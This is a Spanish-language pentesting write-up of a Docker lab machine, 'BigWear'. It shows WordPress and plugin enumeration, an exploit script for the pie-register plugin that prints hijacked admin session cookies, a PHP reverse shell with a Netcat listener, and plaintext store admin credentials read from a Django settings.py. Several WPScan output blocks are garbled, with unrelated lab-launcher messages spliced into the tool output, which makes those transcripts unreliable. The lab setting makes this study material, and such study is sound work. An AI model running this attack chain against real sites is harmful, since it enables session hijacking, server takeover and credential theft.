

WRITEUP DE PENTESTING

Explotación de WordPress y escalada a panel administrativo

Laboratorio en entorno Docker – Máquina BigWear

Autor	Eleonor Arias
Objetivo	Máquina víctima BigWear en red Docker (172.17.0.2)
Servicios expuestos	HTTP (WordPress) · Tienda web (Django) · SSH/otros
Resultado	Acceso root al sistema y al panel administrativo de la tienda

2. Enumeración de servicios web

Además del sitio en WordPress, se detecta una segunda aplicación web: una tienda de ropa expuesta en otro puerto del mismo host.




Figura 3. Tienda de ropa accesible en <http://172.17.0.2:3000/>.




Figura 4. Página no encontrada en la aplicación de la tienda.

Al explorar rutas adicionales de esta aplicación se obtiene un error 404 (page not found), lo que aporta pistas sobre su estructura.

Identificación de tecnologías

Se ejecuta WhatWeb sobre el sitio para obtener más información sobre las tecnologías utilizadas.

```
$ whatweb http://172.17.0.2
```

```
Leon | Hacking_Mode ~ took 5s
> whatweb http://172.17.0.2/
http://172.17.0.2/ [200 OK] Apache[2.4.52], Country[RESERVED][ZZ], HTML5, HTTPServer[Ubuntu Linux][Apache/2.4.52 (Ubuntu)], IP[172.17.0.2], JQuery[3.7.1], MetaGenerator[WordPress 6.9.4], Script[application/json,importmap,module,speculationrules], Title[BigWear WordPress], UncommonHeaders[link], WordPress[6.9.4]
```


3. Explotación de WordPress

3.1 Enumeración con WPScan

Se utiliza WPScan para identificar usuarios registrados y plugins instalados que pudieran ser vulnerables.

```
$ wpscan --url http://172.17.0.2 --enumerate u,vp
```


El escaneo revela un usuario registrado en el sistema.



```
[i] User(s) Identified:
[+] admin
| Found By: Rss Generator (Passive Detection)
| Confirmed By:
| Wp Json Api (Aggressive Detection) vulnerable, espere un momento.
| - http://172.17.0.2/wp-json/wp/v2/users/?per_page=100&page=1
| Rss Generators (Aggressive Detection) IP es --> 172.17.0.2
| Author Sitemap (Aggressive Detection)
| - http://172.17.0.2/wp-sitemap-users-1.xml máquina para eliminarla
| Author Id Brute Forcing - Author Pattern (Aggressive Detection)
| Login Error Messages (Aggressive Detection)
```

Figura 5. Usuario registrado identificado.

También se identifica un plugin vulnerable con un exploit disponible públicamente.



```
[+] pie-register desplegando la máquina vulnerable, espere un momento.
| Location: http://172.17.0.2/wp-content/plugins/pie-register/
| Last Updated: 2026-08-20T12:26:00.000Z IP es --> 172.17.0.2
| [!] The version is out of date, the latest version is 3.8.4.12
| Presiona Ctrl+C cuando termines con la máquina para eliminarla
| Found By: Urls In Homepage (Passive Detection)
| Confirmed By: Urls In 404 Page (Passive Detection)
|
| Version: 3.7.1.4 (80% confidence)
| Found By: Readme - Stable Tag (Aggressive Detection)
| - http://172.17.0.2/wp-content/plugins/pie-register/readme.txt
```


Figura 6. Plugin explotable detectado por WPScan.

Se localiza en internet un repositorio con un exploit ya preparado para esta vulnerabilidad:

```
https://github.com/aramosf/wordpress_exploit
```

3.2 Obtención de acceso

Tras ejecutar el exploit se obtiene la cookie de acceso a la sesión del usuario.



```

python3 pie.py http://172.17.0.2/

CVE-2025-34077
by Mrj Haxcore | CVE-2025-34077

[*] Sending payload to hijack admin session...

[+] Successfully hijacked cookies for user_id=1 (admin):
wordpress_a2a379b8590d3431d7153bb3b68da0df = admin%7C1788309781%7Cq01tR3hXmLqi9XXLCB4RSPKlj1dJmwr
4231C4i1Por1%7C6b66bb9c12899e0d03ff30773bbe9b43abbfcfa53d95aaa27deb31f87a91d790
wordpress_logged_in_a2a379b8590d3431d7153bb3b68da0df = admin%7C1788309781%7Cq01tR3hXmLqi9XXLCB4RSPKlj1dJmwr
4231C4i1Por1%7C8e4651873f7ccddb8ff9dc6e75938fc65ac9ec409798b6269c7218163252610

[!] Use these cookies in your browser or tools like curl or Burp to act as admin.
  
```

Figura 7. Cookie de acceso obtenida.

Insertando esa cookie en el almacenamiento local del navegador (herramienta de desarrollador → Inspeccionar), se logra iniciar sesión de forma autenticada en el panel de WordPress.




Figura 8. Inicio de sesión autenticado en WordPress.

Con la sesión activa, se obtiene acceso a los menús administrativos del sitio.




Figura 9. Acceso a los menús de administración de WordPress.

3.3 Ejecución remota de código

Se instala y activa el plugin WP File Manager para poder navegar y modificar los archivos del sitio directamente desde el panel.




Figura 10. Plugin WP File Manager activado.

Aprovechando este acceso se inserta un código malicioso en PHP configurado con la IP de la máquina atacante dentro de la red Docker, con el fin de obtener una conexión reversa.




Figura 11. Inserción de código PHP malicioso mediante WP File Manager.

Antes de ejecutar el payload, se pone Netcat a la escucha en el puerto correspondiente.

```
$ nc -lvp 9001
```


4. Acceso al sistema




Figura 12. Netcat a la escucha antes de ejecutar el payload.

Tuve que realizar un cambio de puerto, al 9002, una vez que Netcat captura la conexión, se obtiene acceso a una shell dentro del servidor. Es importante desactivar el firewall en este punto, ya que puede bloquear la conexión entrante.





Figura 13. Shell obtenida dentro del servidor objetivo.

Se navega hasta el directorio raíz del sitio web para confirmar el acceso a los mismos archivos vistos desde el navegador.

```
$ cd var
$ cd www
$ cd html
```

A terminal window titled "Terminal -" with a dark background and light-colored text. The user has navigated to a directory named "html" and executed the "ls" command to list the files. The output shows a list of files including "index.php", "license.txt", "readme.html", "test.php", and various WordPress-related files like "wp-activate.php", "wp-admin", "wp-blog-header.php", "wp-comments-post.php", "wp-config-sample.php", "wp-config.php", "wp-content", "wp-cron.php", "wp-includes", "wp-links-opml.php", "wp-load.php", "wp-login.php", "wp-mail.php", "wp-settings.php", "wp-signup.php", "wp-trackback.php", and "xmlrpc.php". The prompt "\$" is visible at the bottom left of the terminal.

```
$ cd html
$ ls
index.php
license.txt
readme.html
test.php
wp-activate.php
wp-admin
wp-blog-header.php
wp-comments-post.php
wp-config-sample.php
wp-config.php
wp-content
wp-cron.php
wp-includes
wp-links-opml.php
wp-load.php
wp-login.php
wp-mail.php
wp-settings.php
wp-signup.php
wp-trackback.php
xmlrpc.php
$
```

Figura 14. Acceso a los archivos del sitio web desde la shell.

5. Post-explotación: búsqueda de credenciales

Se continúa explorando el sistema en busca de información sensible fuera del directorio web.

```
$ cd /opt
```

```
$ cd /opt
$ ls
bigwear
diagnose.sh
init-wordpress.sh
start-services.sh
$
```

Figura 15. Directorio /opt con archivos comprometedores.

Dentro de este directorio se encuentran archivos comprometedores para la seguridad del sistema.

```
$ cd bigwear
$ ls
backend
frontend
media
$
```

Figura 16. Archivos comprometedores encontrados en /opt.

Entre ellos, un archivo de configuración settings.py propio de la aplicación Django de la tienda.

```
$ cd backend
$ ls
__init__.py
__pycache__
asgi.py
db.sqlite3
manage.py
requirements.txt
settings.py
tienda
urls.py
wsgi.py
$
```

Figura 17. Archivo settings.py localizado.

Dentro de este archivo se encuentran credenciales de acceso en texto plano.

```
# Credenciales del panel de administración  
ADMIN_USERNAME = 'pepe'  
ADMIN_PASSWORD = 'BigWear2024!@#'
```

Figura 18. Credenciales expuestas dentro de settings.py.

6. Acceso al panel administrativo de la tienda

Se busca dónde utilizar las credenciales encontradas. La aplicación de la tienda cuenta con su propio panel de inicio de sesión:

`http://172.17.0.2:8000/admin/login/?next=/admin/`

Usuario	pepe
Contraseña	BigWear2024!@#

Con estas credenciales se obtiene acceso a la información interna del panel de administración de la tienda.




Figura 19. Inicio de sesión exitoso en el panel administrativo.





Figura 20. Información interna disponible tras el acceso administrativo.

Como hallazgo adicional, se confirma que la contraseña del superusuario del sistema coincide con la misma contraseña reutilizada en la aplicación de la tienda, evidenciando una mala práctica de gestión de credenciales.

